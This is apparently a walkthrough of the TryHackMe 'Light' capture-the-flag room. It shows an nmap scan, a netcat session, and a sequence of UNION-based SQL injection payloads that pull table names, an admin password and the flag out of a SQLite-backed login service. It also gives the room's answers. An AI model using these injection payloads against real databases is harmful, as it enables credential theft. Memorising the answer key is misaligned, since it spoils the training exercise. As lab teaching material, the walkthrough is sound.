TryHackMe | Light CTF | Walkthrough

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

Learn > Light

Light

Welcome to the Light database application!

Easy 60 min

Introduction

Task 1: Welcome

I am working on a database application called Light! Would you like to try it out? If so, the application is running on **port 1337.** You can connect to it using `nc 10.10.133.190 1337`
You can use the username `smokey` in order to get started.

Note: Please allow the service 2–3 minutes to fully start before connecting to it.

Link to start solving the room: https://tryhackme.com/r/room/lightroom

— —


Explanation

Before finding the admin username, we need to identify the open ports on the system associated with the given IP address. By performing an Nmap scan using the command:

```
sudo nmap -sC -sV -Pn 10.10.106.226
```

I discovered an open port on SSH within the first 1000 popular ports. Other than that, there is an open port in 1337.

Now, we need to determine what is happening within the database by interacting with it using the Netcat command mentioned in the room.




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.133.190 1337
Welcome to the Light database!
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username: 
```

Here when we enter the valid username it returns the password associated with the username.

To find the admin username, we have to use the SQL injection technique in here.

use the payload below to retrieve the username:

> *smokey' Union Select username FROM admintable WHERE username like '%*




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: 
```

1. What is the admin username?

TryHackMeAdmin

To find the password for this username you have to use the following payload:

> *smokey' Union Select password FROM admintable WHERE username='TryHackMeAdmin*




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: smokey' Union Select password FROM admintable WHERE username='TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: 
```

2. What is the password to the username mentioned in question 1?


mamZtAuMlrsEy5bp6q17

To find the flag, we need to determine if the SSH access for this username and password is not working. I discovered that there are two usernames stored in the `admintable`. This can be verified using the following command:



```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select COUNT(username) FROM admintable WHERE  '1
Password: 2
Please enter your username: smokey' Union Select username FROM admintable WHERE username !='TryHackMeAdmin
Password: flag
Please enter your username:
```

It reveals that there are two usernames and one of them is "flag." Our task is to find the password associated with the "flag" username, which will likely be the flag for the CTF.



```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select COUNT(username) FROM admintable WHERE  '1
Password: 2
Please enter your username: smokey' Union Select username FROM admintable WHERE username !='TryHackMeAdmin
Password: flag
Please enter your username: smokey' Union Select password FROM admintable WHERE username='flag
Password: THM{SQLit3_InJ3cTion_is_SimplE_nO?}
Please enter your username:
```

Got it.

3. What is the flag?

THM{SQLit3_InJ3cTion_is_SimplE_nO?}

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

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